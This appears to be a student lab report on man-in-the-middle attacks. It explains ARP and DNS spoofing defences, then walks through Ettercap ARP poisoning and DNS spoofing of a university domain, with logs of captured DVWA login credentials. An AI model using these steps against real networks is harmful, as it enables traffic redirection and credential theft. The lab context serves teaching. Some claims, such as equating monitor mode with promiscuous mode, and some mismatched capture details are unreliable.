

## What is the difference between active and passive MitM attacks?

### Passive MitM Attacks:

- **Characteristics:** In passive MitM attacks, the intruder covertly monitors communication without actively manipulating the data.
- **Methods:** This is accomplished through techniques such as sniffing network traffic, utilizing tools like packet sniffers, or tapping into physical communication lines.
- **Detection:** Passive attacks pose a greater challenge for detection since the attacker refrains from directly altering the communication. Nevertheless, sophisticated intrusion detection systems may identify irregular patterns or behaviours.

### Active MitM Attacks:

- **Characteristics:** In active MitM attacks, the assailant not only intercepts communication but also engages in the active modification of transmitted data between the parties.
- **Methods:** Common techniques encompass session hijacking, DNS spoofing, ARP spoofing, and SSL-stripping. The attacker may introduce malicious content, modify messages, or redirect traffic to nefarious sites.
- **Detection:** Active MitM attacks are comparatively more detectable, particularly with monitoring systems that can spot unexpected alterations in communication flow or when the targeted parties employ secure communication protocols.

## How to protect your network against ARP poisoning attacks?

Protecting a network against ARP poisoning attacks is crucial for ensuring the security of communications. Here are several strategies to safeguard your network:

### Utilize ARP Spoofing Detection Tools:

- Employ tools and software designed to detect ARP spoofing. These tools can identify irregularities in ARP tables and promptly alert administrators to potential attacks. Examples include ARPWatch, XArp, and Wireshark.

### Implement Static ARP Entries:

- Manually configure static ARP entries on critical devices like routers and servers. This practice ensures that ARP tables are less susceptible to manipulation, as statically configured entries take precedence over dynamically learned ones.

### **Opt for Network Segmentation:**

- Divide your network into segments using VLANs or subnetting. This limits the impact of an ARP poisoning attack, confining the attacker's influence to a specific network segment.

### **Deploy ARP Spoofing Prevention Techniques:**

- Deploy tools or mechanisms designed to actively prevent and mitigate ARP spoofing attacks. Some network security solutions offer features to thwart ARP spoofing attempts.

### **Conduct Network Monitoring:**

- Regularly monitor network traffic for unusual patterns or behavior. Anomalies in ARP requests or responses may indicate ARP poisoning attempts. Network monitoring tools and intrusion detection systems can assist in identifying suspicious activities.

### **Enable Port Security on Switches:**

- Strengthen security on switches by enabling port security features. This restricts the number of allowed MAC addresses on a specific port, making it more challenging for attackers to introduce unauthorized devices.

### **Utilize ARP Spoofing Resistant Protocols:**

- Consider implementing protocols resistant to ARP spoofing, such as those utilizing cryptographic mechanisms to ensure communication integrity, like IPsec.

### **Regularly Update and Patch Systems:**

- Keep all network devices and systems updated with the latest security patches. Vulnerabilities in operating systems or networking equipment can be exploited by attackers to carry out ARP poisoning attacks.

## **Why it is important to use DNSSEC to prevent DNS spoofing attacks?**

**DNSSEC** (Domain Name System Security Extensions) plays a crucial role in thwarting **DNS** (Domain Name System) spoofing attacks due to its reinforcement of DNS security and data integrity. DNS spoofing, also referred to as DNS cache poisoning, involves malicious entities providing false DNS responses, leading users to potentially harmful websites. Here's why the adoption of DNSSEC is pivotal in mitigating DNS spoofing attacks:

### **Data Integrity Assurance:**

- DNSSEC introduces cryptographic signatures to DNS records, ensuring the preservation of data integrity. The inclusion of digital signatures verifies that the data received by a user aligns with the original information stored in the DNS server. Any tampering during data transit is detected through the failure of DNSSEC signature validation.

### **Authentication Mechanism:**

- Providing a means of authenticating DNS responses, DNSSEC utilizes digital signatures to confirm that the received information originates from an authorized DNS server and has remained unaltered by malicious actors. This authentication layer prevents attackers from introducing false DNS data.

### **Establishment of Chain of Trust:**

- DNSSEC establishes a robust chain of trust, extending from the root DNS server to the specific domain under inquiry. Each level in the DNS hierarchy signs the records for the domains beneath it, creating a secure chain that allows for the verification of DNS responses at each level. This process reduces the risk of receiving spoofed responses.

### **Cache Poisoning Prevention:**

- A common tactic in DNS spoofing attacks, cache poisoning involves injecting malevolent data into the cache of a DNS resolver. DNSSEC guards against such instances by necessitating the validation of DNS responses using cryptographic signatures. Responses lacking valid signatures are rejected by the resolver.

### **Contribution to Data Confidentiality:**

- While DNSSEC primarily focuses on integrity and authentication, it indirectly contributes to data confidentiality. By ensuring the unaltered state of DNS data during transit, DNSSEC helps prevent attackers from redirecting users to malicious websites.

### **Elevated Security for DNS Queries:**

- DNSSEC enhances the security of DNS queries by allowing clients to verify the authenticity and integrity of received responses. This is particularly significant in scenarios where users may be engaging with sensitive services or sharing confidential information.

### **Global Adoption and Standardization Impact:**

- As a widely adopted and standardized security protocol, DNSSEC contributes significantly to the global security of the DNS infrastructure. Its pervasive implementation reduces susceptibility to widespread DNS spoofing attacks. The broader the adoption of DNSSEC across domains and DNS servers, the more effective it becomes in securing the entire DNS ecosystem.

## What is monitor mode and how can you use it to eavesdrop network communication?

Monitor mode, also referred to as promiscuous mode, is a functionality found in network interface controllers (NICs) that enables them to capture and examine all network traffic passing through a given network segment. Unlike regular operation, where a NIC processes only the frames specifically addressed to its MAC address, monitor mode allows the NIC to intercept all traffic within its range.

### Operation of Monitor Mode:

- Normal Mode:
  - Under normal circumstances, a network interface captures and handles frames addressed to its MAC address or broadcast/multicast frames.
- Monitor Mode:
  - When set to monitor mode, the NIC captures all frames on the network, irrespective of the destination MAC address, providing visibility into all traffic within its reach.

### Eavesdropping in Monitor Mode:


- Packet Sniffing:
  - Employing packet sniffing tools like Wireshark or tcpdump, one can capture and scrutinize all network packets, including those not originally intended for the capturing device.
- Promiscuous Capture:
  - In monitor mode, the NIC becomes promiscuous, capturing all frames—data, control, and management frames—regardless of the addressed MAC. This includes potentially sensitive unencrypted data.
- Capture Unencrypted Data:
  - In scenarios where network communication lacks encryption, an individual in monitor mode can intercept and view the contents of unencrypted data packets. This could include sensitive information and login credentials.
- Analyze Network Traffic:
  - An entity with access to the captured data can analyze network traffic patterns, identify vulnerabilities, and potentially gain unauthorized access to sensitive information.

## Preventing Unauthorized Eavesdropping:

- Encryption:
  - Employ robust encryption protocols (e.g., WPA2, WPA3 for Wi-Fi) to secure network communication. Encrypted traffic is significantly more resistant to deciphering, even if intercepted in monitor mode.
- Network Segmentation:
  - Implement network segmentation to confine the scope of monitor mode. This limits potential eavesdropping impact, as the capturing entity would only have visibility into traffic on the specific network segment.
- Intrusion Detection Systems (IDS):
  - Use intrusion detection systems capable of identifying abnormal patterns in network traffic, including potential eavesdropping activities.
- Regular Monitoring:
  - Routinely monitor and audit network activity to identify any unauthorized use of monitor mode. This may involve periodic checks of network configurations and the utilization of network monitoring tools.

## TASKS

KALI\_VM\_IP\_ADDRESS : 172.16.96.2



```
kali@kali: /etc/ettercap
File Actions Edit View Help
GNU nano 7.2 etternmap *
# or for MX query (either IPv4 or IPv6):
# domain.com MX xxx.xxx.xxx.xxx [TTL]
# domain2.com MX xxx:xxx:xxx:xxx:xxx:xxx:xxx:xxx
# domain3.com MX xxx:xxx:xxx:y
#
# or for WINS query:
# workgroup WINS 127.0.0.1 [TTL]
# PC* WINS 127.0.0.1
#
# or for SRV query (either IPv4 or IPv6):
# service._tcp._udp.domain SRV 192.168.1.10:port [TTL]
# service._tcp._udp.domain SRV [2001:db8::3]:port
#
# or for TXT query (value must be wrapped in double quotes):
# google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL]
#
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
# so if you want to reverse poison you have to specify a plain
# host. (look at the www.microsoft.com example)
#
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.
#
# NOTE: IPv6 specific do not work because ettercap has been built without
# IPv6 support. Therefore the IPv6 specific examples has been
# commented out to avoid ettercap throwing warnings during startup.
#
#####
# vim:ts=8:nowrap:
pwr.edu.pl A 172.16.96.2
*.pwr.edu.pl A 172.16.96.2
www.pwr.edu.pl PTR 172.16.96.2
[Cancelled]
G Help W Write Out W Where Is R Cut T Execute C Location M-U Undo M-A Set Mark M-J To Bracket
X Exit R Read File N Replace U Paste J Justify / Go To Line M-E Redo M-C Copy Q Where Was
```

```
kali@kali: /etc/ettercap
File Actions Edit View Help

(kali@kali)-[/etc/ettercap]
$ service apache2 start

(kali@kali)-[/etc/ettercap]
$ systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; preset: disabled)
   Active: active (running) since Sat 2023-12-02 20:55:05 CET; 13min ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 689 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 787 (apache2)
      Tasks: 6 (limit: 2260)
     Memory: 19.6M
        CPU: 217ms
   CGroup: /system.slice/apache2.service
           └─787 /usr/sbin/apache2 -k start
             └─823 /usr/sbin/apache2 -k start
               └─824 /usr/sbin/apache2 -k start
                 └─825 /usr/sbin/apache2 -k start
                   └─826 /usr/sbin/apache2 -k start
                     └─827 /usr/sbin/apache2 -k start

Dec 02 20:55:05 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Dec 02 20:55:05 kali apachectl[732]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. >
Dec 02 20:55:05 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-20/20 (END)
```

Ettercap  
0.8.3.1 (EB)

Host List x



IP Address	MAC Address	Description
172.16.96.1	52:54:00:12:35:00	
172.16.96.3	08:00:27:9B:C9:74	
172.16.96.4	08:00:27:64:C0:F9	

Delete Host

Add to Target 1

Add to Target 2

Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
3 hosts added to the hosts list...  
Host 172.16.96.1 added to TARGET1  
Host 172.16.96.3 added to TARGET2



Ettercap  
0.8.3.1 (EB)

Plugins x

	Name	Version	Info
	arp_cop	1.1	Report suspicious ARP activity
	autoadd	1.2	Automatically add new victims in the target range
	chk_poison	1.1	Check if the poisoning had success
*	dns_spoof	1.3	Sends spoofed dns replies
	dos_attack	1.0	Run a d.o.s. attack against an IP address
	dummy	3.0	A plugin template (for developers)
	find_conn	1.0	Search connections on a switched LAN
	find Ettercap	2.0	Try to find ettercap activity
	find_ip	1.0	Search an unused IP address in the subnet

GROUP 2 : 172.16.96.3 08:00:27:9B:C9:74

Activating dns\_spoof plugin...

dns\_spoof: A [portal.pwr.edu.pl] spoofed to [172.16.96.2] TTL [3600 s]


dns\_spoof: A [portal.pwr.edu.pl] spoofed to [172.16.96.2] TTL [3600 s]

dns\_spoof: A [pwr.edu.pl] spoofed to [172.16.96.2] TTL [3600 s]



Apache2 Debian Default Page

pwr.edu.pl



# Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.

Ettercap  
0.8.3.1 (EB)

Host List x

IP Address	MAC Address	Description
172.16.96.1	52:54:00:12:35:00	
172.16.96.3	08:00:27:9B:C9:74	
fe80::a00:27ff:fe9b:c974	08:00:27:9B:C9:74	
172.16.96.4	08:00:27:64:C0:F9	

Delete Host

Add to Target 1

Add to Target 2

Deactivating dns\_spoof plugin...

Host 172.16.96.3 added to TARGET1

Host 172.16.96.4 added to TARGET2

Ettercap  
0.8.3.1 (EB)

Host List x

IP Address	MAC Address	Description
172.16.96.1	52:54:00:12:35:00	
172.16.96.3	08:00:27:9B:C9:74	
172.16.96.4	08:00:27:64:C0:F9	

Delete Host


Add to Target 1

Add to Target 2

ARP poisoning victims:

GROUP 1: 172.16.96.3 08:00:27:9B:C9:74

GROUP 2: 172.16.96.4 08:00:27:64:C0:F9



Username

Password

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Ettercap  
0.8.3.1 (EB)

Host List

Plugins

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
* dns_spoof	1.3	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet

GROUP 2 : 172.16.96.4 08:00:27:64:C0:F9

Activating dns\_spoof plugin...

HTTP : 172.16.96.4:80 -> USER: admin PASS: root INFO: http://172.16.96.4/dvwa/login.php

CONTENT: username=admin&password=root&Login=Login

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter -> <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu_5e:16:ca	PcsCompu_9b:c9:f9	ARP	42	172.16.96.4 is at 08:00:27:5e:16:ca
2	0.000370844	PcsCompu_5e:16:ca	PcsCompu_64:c0:f9	ARP	42	172.16.96.3 is at 08:00:27:5e:16:ca (duplicate use of 172.16.96.4 detected!)
3	0.01045399	PcsCompu_5e:16:ca	PcsCompu_9b:c9:f9	ARP	42	172.16.96.4 is at 08:00:27:5e:16:ca
4	0.01105426	PcsCompu_5e:16:ca	PcsCompu_64:c0:f9	ARP	42	172.16.96.3 is at 08:00:27:5e:16:ca (duplicate use of 172.16.96.4 detected!)
5	11.520831346	172.16.96.3	172.16.96.4	TCP	74	34950 -> 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3935926938 TSecr=0 WS=128
6	11.522154751	172.16.96.3	172.16.96.4	TCP	74	[TCP Retransmission] 34950 -> 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3935926938 TSecr=0 WS=128
7	11.523875511	172.16.96.4	172.16.96.3	TCP	74	80 -> 34950 [SYN, ACK] Seq=0 Ack=1 Win=5192 Len=0 MSS=1460 SACK_PERM TSval=3935926938 TSecr=64
8	11.523875512	172.16.96.4	172.16.96.3	TCP	74	[TCP Retransmission] 80 -> 34950 [ACK] Seq=1 Ack=1 Win=64250 Len=0 TSval=3935926952 TSecr=90592
9	11.534173037	172.16.96.3	172.16.96.4	TCP	60	34950 -> 80 [ACK] Seq=1 Ack=1 Win=64250 Len=0 TSval=3935926952 TSecr=90592
10	11.534173433	172.16.96.3	172.16.96.4	HTTP	677	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
11	11.535310104	172.16.96.3	172.16.96.4	TCP	60	34950 -> 80 [ACK] Seq=1 Ack=1 Win=64250 Len=0 TSval=3935926952 TSecr=90592
12	11.538463711	172.16.96.3	172.16.96.4	TCP	677	[TCP Retransmission] 34950 -> 80 [PSH, ACK] Seq=1 Ack=1 Win=64250 Len=612 TSval=3935926952 TSecr=90592
13	11.539178140	172.16.96.4	172.16.96.3	TCP	60	80 -> 34950 [ACK] Seq=1 Ack=612 Win=7840 Len=0 TSval=3935926954 TSecr=3935926952
14	11.540477431	172.16.96.4	172.16.96.3	TCP	60	[TCP Out of Order] 80 -> 34950 [ACK] Seq=1 Ack=612 Win=7840 Len=0 TSval=3935926954 TSecr=3935926952
15	11.569517540	172.16.96.4	172.16.96.3	HTTP	450	HTTP/1.1 302 Found
16	11.562388780	172.16.96.4	172.16.96.3	TCP	450	[TCP Retransmission] 80 -> 34950 [PSH, ACK] Seq=1 Ack=612 Win=7840 Len=992 TSval=3935926952 TSecr=3935926952
17	11.563447587	172.16.96.3	172.16.96.4	TCP	60	34950 -> 80 [ACK] Seq=612 Ack=393 Win=64128 Len=0 TSval=3935926981 TSecr=90596
18	11.563447589	172.16.96.3	172.16.96.4	TCP	60	[TCP Out of Order] 34950 -> 80 [ACK] Seq=612 Ack=393 Win=64128 Len=0 TSval=3935926981 TSecr=90596
19	11.619246190	172.16.96.3	172.16.96.4	HTTP	534	GET /dvwa/login.php HTTP/1.1
20	11.620685510	172.16.96.3	172.16.96.4	TCP	534	[TCP Retransmission] 34950 -> 80 [PSH, ACK] Seq=612 Ack=393 Win=64128 Len=468 TSval=3935927037 TSecr=90596
21	11.640169402	172.16.96.4	172.16.96.3	TCP	1514	80 -> 34950 [ACK] Seq=393 Ack=1000 Win=8256 Len=1440 TSval=3935927037 [TCP segment of a reassembled PDU]

Frame 18: 677 bytes on wire (5416 bits), 677 bytes captured (5416 bits) on interface eth0, id 0

Ethernet II, Src: PcsCompu\_9b:c9:f9 (08:00:27:9b:c9:f9), Dst: PcsCompu\_5e:16:ca (08:00:27:5e:16:ca)

Internet Protocol Version 4, Src: 172.16.96.3, Dst: 172.16.96.4

Transmission Control Protocol, Src Port: 34950, Dst Port: 80, Seq: 1, Ack: 1, Len: 611

Application/x-www-form-urlencoded

Form item: "username" = "password"

Form item: "password" = "secret"

Form item: "Login" = "Login"

HTTP Host (http.host), 19 byte(s)

Packets: 58 - Displayed: 58 (100.0%)

Profile: Default